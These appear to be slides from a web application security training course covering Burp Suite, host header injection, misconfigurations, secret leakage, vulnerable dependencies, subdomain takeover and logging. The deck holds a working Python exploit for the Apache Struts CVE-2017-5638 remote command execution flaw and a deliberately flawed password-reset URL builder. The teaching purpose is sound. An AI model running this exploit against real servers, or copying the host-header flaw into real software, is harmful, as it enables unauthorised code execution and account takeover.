
Proxies

- Examples include:
 - BURP Suite / OWASP ZAP / Paros / Fiddler and lots more!



Burp Suite

An intercepting proxy server that operates as a Man in The Middle between a browser and HTTP server




The screenshot shows the Burp Suite interface. The main window displays a list of captured requests in a table. The fourth row, which corresponds to the '/register.php' endpoint, is highlighted with an orange background. Below the table, there are tabs for 'Request' and 'Response'. The 'Request' tab is selected, showing the raw HTTP request sent to the target host. The request details include the method (GET), URL (/register.php), and various headers such as Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, and Connection. The 'Raw' tab is also visible at the bottom.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP
1	http://www.webhacking.nss	GET	/about.php	<input type="checkbox"/>	<input type="checkbox"/>	200	4551	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	
2	http://www.webhacking.nss	GET	/index.php	<input type="checkbox"/>	<input type="checkbox"/>	200	4356	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	
3	http://www.webhacking.nss	GET	/register.php	<input type="checkbox"/>	<input type="checkbox"/>	200	4969	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	
4	http://www.webhacking.nss	GET	/register.php	<input type="checkbox"/>	<input type="checkbox"/>	200	4969	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	
5	http://www.webhacking.nss	GET	/disclaimer.php	<input type="checkbox"/>	<input type="checkbox"/>	200	5057	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	
6	http://www.webhacking.nss	GET	/index.php	<input type="checkbox"/>	<input type="checkbox"/>	200	4298	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	
7	http://www.webhacking.nss	GET	/login.php?PHPSESSID=farjkvm99...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	4142	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	
8	http://www.webhacking.nss	GET	/checklogin.php?username=owen...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	387	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	
9	http://www.webhacking.nss	GET	/welcome.php	<input type="checkbox"/>	<input type="checkbox"/>	200	4571	HTML	php	NotSoSecure ...	<input type="checkbox"/>	192	

Configuring the Proxy


Firefox: Options -> Advanced -> Network -> Settings



Burp by default listens on port **8080**

Demo - BurpSuite

- Walk through of BURP Suite options
- Intercept the request in BURP Suite
- Understand “Forward” and “Drop” in Intercept tab
- What’s in HTTP History?
- Intercepting HTTPS traffic



Exercise HTTP.1 / Time: 10 mins

By manipulating headers

Submit the review form which is visible only to mobile !

Challenge URL: <https://webdevsecurity.com/headers/mobile.aspx>



Find the flaw!


```
public static string GetResetPasswordUrl(string token,  
string email)  
{  
    string resetUri =  
        HttpContext.Current.Request.Url.Scheme + "://" +  
        HttpContext.Current.Request.Url.Host + ":" +  
        HttpContext.Current.Request.Url.Port +  
        "/auth/reset.aspx?token=" + token + "&email=" + email;  
    return resetUri;  
}
```



Demo - Host Header Injection

- Host Header Injection

<https://webdevsecurity.com/auth/forgot.aspx>



Further Reading


- \$10k Host Header Injection - Accessing YAQS internal domains of Google
<https://www.ezequiel.tech/p/10k-host-header.html>
- Database Hacked of India's popular sports company
<https://blog.usejournal.com/bugbounty-database-hacked-of-indias-popular-sports-company-bypassing-host-header-to-sql-7b9af997c610>
- Twitter Account Takeover via Host Header Injection
<https://hackerone.com/reports/317476>
- WordPress Host-Header CVE-2017-8295
<https://www.cvedetails.com/cve/CVE-2017-8295/>

Mitigation- Host Header Injection

- Express.js middleware that protects Node.js servers from DNS Rebinding attacks by validating Host and Referer headers from incoming requests

Example :

```
app.use(hostValidation({ hosts: ['www.notsosecure.com'],
                        referers: ['https://www.notsosecure.com/login.php']
})
```



Attack Surface

Attacks can come from any field in entire HTTP Request

- Referer
- Cookies
- HTTP Methods
- Headers (both name and value)
- Body
- URL parameters
- and so on...


Security Misconfigurations

Security Misconfigurations – Find the Flaw !



Security Misconfigurations

- Information Disclosure –
 - Sensitive Configuration Files/Documents/Backup Files
 - Version and Product Information
 - Default Installation Pages/Robots.txt
 - Public Information Disclosure
- Error Messages
- End of Life Products in Use
- Use of softwares with known Vulnerabilities
- Directory Browsing
- Default Credentials
- Web server and application server types and versions
- Allowed HTTP Methods



Further Reading

- Misconfigured CORS leads to sensitive user information disclosure

<https://hackerone.com/reports/235200>

- Multiple Misconfigurations in Google Buganizer

<https://medium.freecodecamp.org/messing-with-the-google-buganizer-system-for-15-600-in-bounties-58f86cc9f9a5>

- Email Validation Misconfigurations

<https://medium.com/@zseano/how-signing-up-for-an-account-with-an-company-com-email-can-have-unexpected-results-7f1b700976f5>

- BruteForcing 2FA on beta.facebook.com - \$15K bounty

<http://www.anandpraka.sh/2016/03/how-i-could-have-hacked-your-facebook.html>

- PayPal Inc Bug Bounty - JDWP RCE Vulnerability

https://www.vulnerability-lab.com/get_content.php?id=1474

Vulnerable request:

POST /recover/as/code/ HTTP/1.1
Host: beta.facebook.com

lsd=AVoywo13&n=XXXXX

Information Leakage

#143438 Potentially Sensitive Information on GitHub

State	● Resolved (Closed)	Severity	No Rating (---)
Disclosed	July 17, 2016 9:16pm +0530	Participants	
Reported To	Shopify	Visibility	Disclosed (Limited)
Weakness	Information Disclosure		
Bounty	\$1,500		

Share: #396467 Github Token Leaked publicly for https://github.sc-corp.net

State	● Resolved (Closed)	Severity	Critical (9.8)
Disclosed	October 8, 2018 6:27pm +0530	Participants	
Reported To	Snapchat	Visibility	Disclosed (Full)
Asset	app.snapchat.com (Domain)		
Weakness	Cleartext Storage of Sensitive Information		
Bounty	\$15,000		

Preben Ver Ecke (preben)

943 - 6.13 94th 18.75 90th
Reputation Rank Signal Percentile Impact Percentile

#231460 Open prod Jenkins instance

State	● Resolved (Closed)	Severity	High (7 ~ 8.9)
Disclosed	August 19, 2017 5:31am +0530	Participants	
Reported To	Snapchat	Visibility	Disclosed (Limited)
Weakness	Information Disclosure		
Bounty	\$15,000		

Security Misconfigurations

SUMMARY BY SNAPCHAT

@preben_ve found a Jenkins instance where they could login with any valid Google account.

Once logged in, they gained access to sensitive API tokens. The access also included some source code disclosure for public apps and the ability to execute arbitrary code via the Jenkins Script Console.

#374737 Blind SSRF on errors.hackerone.net due to Sentry misconfiguration

State	● Resolved (Closed)	Severity	Low (3.1)
Disclosed	July 4, 2018 10:16am +0530	Participants	
Reported To	HackerOne	Visibility	Disclosed (Full)
Asset	https://errors.hackerone.net (Domain)		
Weakness	Server-Side Request Forgery (SSRF)		
Bounty	\$3,500		

Mitigation - Information Leakage

- Raising awareness among developers, application owner and system owner of the risk of exposing sensitive data publicly
- Pre-Commit Hooks – Talisman by Thoughtworks
- Strong controls on what data is to be shared publicly and ensure its reviewed and audited on periodic intervals
- Disable caching on forms and registration pages
- Third party reviews to check and detect any information leakage



Pre-Commit Hooks

```
devsecops@devsecopslab:~/Desktop/code$ cat aws
aws_access_key_id = 123456789012
aws_secret_access_key = wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
aws_session_token = AQoEXAMPLEH4aoAH0gNCAPyJxz4BlCFFxWNE10PTgk5TthT+FvwqnKwRc0IfRH3c/LTo6UDdyJw00vEVpvLXCrrrUtdnniCEXAMPLE/]
Ug2RVAJBanLiHb4IgRmpRV3zrkuWJ0gQs8IZZaIv2BXIa2R40lgk
devsecops@devsecopslab:~/Desktop/code$ git add aws
devsecops@devsecopslab:~/Desktop/code$ git commit -m "Accidentally adding aws keys"
```

Talisman Report:

FILE	ERRORS
aws	Expected file to not to contain base64 encoded texts such as: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
aws	Expected file to not to contain base64 encoded texts such as: AQoEXAMPLEH4aoAH0gNCAPyJxz4BlCFFxWNE10PTgk5TthT+FvwqnKwRc0IfRH3c/LTo6UDdyJw00vEVpvLXCrr UtdnniCEXAMPLE/IvU1dYUg2RVAJBanLiHb4IgRmpRV3zrkuWJ0gQs8IZZaIv2BXIa2R40lgk
aws	Potential secret pattern : aws_access_key_id =
aws	Potential secret pattern : aws_secret_access_key =

<https://thoughtworks.github.io/talisman/>



Software with Known Vulnerabilities

- An application can be seemingly secure, but if the underlying framework has a security weakness, then the security of the application can be compromised
- Some Notable Examples
 - Apache Struts Remote Code Execution (Multiple CVEs)
 - ShellShock Vulnerability (CVE-2014-6271)
 - Heartbleed (CVE-2014-0160)

Struts RCE (CVE-2017-5638)

www.cvedetails.com/cve/CVE-2017-5638/

CVE Details
The ultimate security vulnerability datasource

Log In Register

Switch to https://
Home
Browse :
[Vendors](#)
[Products](#)
[Vulnerabilities By Date](#)
[Vulnerabilities By Type](#)
Reports :
[CVSS Score Report](#)
[CVSS Score Distribution](#)
Search :
[Vendor Search](#)
[Product Search](#)
[Version Search](#)
[Vulnerability Search](#)
[By Microsoft References](#)
Top 50 :
[Vendors](#)
[Vendor Cvss Scores](#)
[Products](#)
[Product Cvss Scores](#)
[Versions](#)
Other :
[Microsoft Bulletins](#)
[Bugtraq Entries](#)
[CWE Definitions](#)

Vulnerability Details : [CVE-2017-5638 \(1 Metasploit modules\)](#)

The Jakarta Multipart parser in Apache Struts 2 2.3.x before 2.3.32 allows remote attackers to execute arbitrary commands via a Content-Type header containing a #cmd= string.

Publish Date : 2017-03-10 Last Update Date : 2017-09-22

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#)


[Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in sensitive information being exposed.)
Integrity Impact	Complete (There is a total compromise of system integrity, resulting in complete loss of system control.)
Availability Impact	Complete (There is a total shutdown of the affected service or function.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances are required.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	20

<https://www.cvedetails.com/cve/CVE-2017-5638/>

Data of 143 million Americans exposed in hack of credit reporting agency Equifax



https://www.washingtonpost.com/business/technology/equifax-hack-hits-credit-histories-of-up-to-143-million-americans/2017/09/07/a4ae6f82-941a-11e7-b9bc-b2f7903bab0d_story.html?utm_term=.e84cd2fe7d91


Demo - Struts RCE (CVE-2017-5638)

```
import urllib2
import httplib

def exploit(url, cmd):
    payload = "%{#_=multipart/form-data}." + \
              "#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS." + \
              "#_memberAccess?" + \
              "#_memberAccess=#dm:" + \
              "((#container=#context['com.opensymphony.xwork2.ActionContext.container'])." + \
              "#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class))." + \
              "#ognlUtil.getExcludedPackageNames().clear()." + \
              "#ognlUtil.getExcludedClasses().clear()." + \
              "#context.setMemberAccess(#dm)))." + \
              "#cmd='%s'." % cmd + \
              "#iswin=('@java.lang.System@getProperty('os.name').toLowerCase().contains('win')))." + \
              "#cmds=('#iswin?{'cmd.exe','/c','#cmd}:{'/bin/bash','-c','#cmd}))." + \
              "#p=new java.lang.ProcessBuilder(#cmds))." + \
              "#p.redirectErrorStream(true)).(#process=#p.start())." + \
              "#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()." + \
              "@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros))." + \
              "#ros.flush()}" + \
              ""

    try:
        headers = {'User-Agent': 'Mozilla/5.0', 'Content-Type': payload}
        request = urllib2.Request(url, headers=headers)
        page = urllib2.urlopen(request).read()
    except httplib.IncompleteRead, e:
        page = e.partial
```

<https://www.exploit-db.com/exploits/41570/>



Vulnerability Tracking

1. Catalogue the technology stack
2. Are there known vulnerabilities in any software in your catalogue ?
3. Some good websites for your research
 - a. <https://vulmon.com/>
 - b. <https://www.exploit-db.com/>
 - c. <http://www.cvedetails.com/>
 - d. <http://www.securityfocus.com/>

Demo - Dependency Check

File | file:///C:/Users/rohit/Desktop/NSS/tools/dependency-check-3.3.2-release/dependency-check/bin/dependency-check-report.html



DEPENDENCY-CHECK

Dependency-Check is an open source tool performing a best effort analysis of 3rd party dependencies; false positives and false negatives may exist in the analysis performed by the tool. Use of the tool and the reporting provided constitutes acceptance for use in an AS IS condition, and there are NO warranties, implied or otherwise, in the reporting provided is at the user's risk. In no event shall the copyright holder or OWASP be held liable for any damages whatsoever arising out of or in connection with the use of this tool, the analysis performed, or the resulting report.

[How to read the report](#) | [Suppressing false positives](#) | [Getting Help: google group](#) | [github issues](#)

Project: NotSoSerial

Scan Information ([show all](#)):

- dependency-check version: 3.3.2
- Report Generated On: Nov 16, 2018 at 11:53:59 +05:30
- Dependencies Scanned: 55 (25 unique)
- Vulnerable Dependencies: 8
- Vulnerabilities Found: 96
- Vulnerabilities Suppressed: 0
- ...

Display: [Showing Vulnerable Dependencies \(click to show all\)](#)

Dependency	CPE	Coordinates	Highest Severity	CVE Count	CPE Confidence	Evidence Count
mysql-connector-java-5.1.26.jar	cpe:/a:oracle:connector/j:5.1.26 cpe:/a:oracle:mysql:5.1.26 cpe:/a:mysql:mysql 5.1.26 cpe:/a:oracle:mysql_connectors:5.1.26 cpe:/a:oracle:mysql_connector/j:5.1.26	mysql:mysql-connector-java:5.1.26 ✓	Medium	14	Highest	36
commons-fileupload-1.3.jar	cpe:/a:apache:commons_fileupload:1.3	commons-fileupload:commons-fileupload:1.3	High	3	Highest	33
ognl-3.0.6.jar	cpe:/a:ognl_project:ognl:3.0.6	ognl:ognl:3.0.6	Medium	1	Low	19
jstl-1.2.jar	cpe:/a:apache:standard_taglibs:1.2.1	javax_servlet:jstl:1.2 ✓	High	1	Low	26
struts2-core-2.3.8.jar	cpe:/a:apache:struts:2.3.8	org.apache.struts:struts2-core:2.3.8	High	34	Highest	29
commons-collections-3.1.jar	cpe:/a:apache:commons_collections:3.1	commons-collections:commons-collections:3.1 ✓	High	2	Low	29
tomcat-api-8.0.0-RC1.jar	cpe:/a:apache_tomcat:apache_tomcat:8.0.0.rc1 cpe:/a:apache:tomcat:8.0.0.rc1 cpe:/a:apache_software_foundation:tomcat:8.0.0.rc1	org.apache.tomcat:tomcat-api:8.0.0-RC1 ✓	High	40	Highest	23



Dependency Checking

bundler-audit

<https://github.com/rubysec/bundler-audit>

SensioLabs Security Checker

<https://github.com/sensiolabs/security-checker>



<https://github.com/pyupio/safety>

npm-check

<https://www.https://github.com/dylang/npm-check>

Further Reading

- Facebook ImageMagick RCE - \$40k

http://4lemon.ru/2017-01-17_facebook_imagetrageick_remote_code_execution.html

- Snapchat \$5k - Multiple Jenkins Deserialization Vulnerabilities

<http://nahamsec.com/secure-your-jenkins-instance-or-hackers-will-force-you-to/>

- Remote code execution vulnerability in math.js

<https://capacitorset.github.io/mathjs/>

- OWASP Cheat Sheet for Dependency check

https://cheatsheetseries.owasp.org/cheatsheets/Vulnerable_Dependency_Management_Cheat_Sheet.html

Subdomain Takeover

- bank.com wishes to open offers.bank.com
- They setup a site on Shopify.com as bankoffers.shopify.com
- Marketing team not happy with DNS name bankoffers.shopify.com
- bankoffers.shopify.com CNAME offers.bank.com
- After 12 months Bank stops its services and bankoffers.shopify.com gives 404 error
- CNAME record is not removed
- Attacker hijacks bankoffers.shopify.com and launches phishing campaign on bank.com and steals SSO cookies associated with bank.com and its services

Further Reading

- Chain of Subdomain Takeovers

<https://medium.com/bugbountywriteup/how-i-started-a-chain-of-subdomain-takeovers-and-hacked-100s-of-companies-770d8f84885e>

- Heroku SubDomain Takeover


<https://labs.detectify.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdesk-more/>

- Starbucks SubDomain Takeover

<https://hackerone.com/reports/388622> - Starbucks

Insufficient Logging and Monitoring

Insufficient Logging and Monitoring



Logging and Auditing

- What to log/audit ?
 - Authentication events (login, logout, session expiry)
 - Use of sensitive transactions - user creation, deletion, privilege change and other business specific sensitive transactions
 - Input validation failures, error messages

- What data needs to be captured ?
 - When - Timestamp, date
 - Where - URLs, IP addresses, location, particular file
 - Who - User, machine, process
 - What - Type of event (login/logout/money transfer), success, failure



Logging and Auditing - Security Considerations

- What NOT to log or store in log files or audit trails
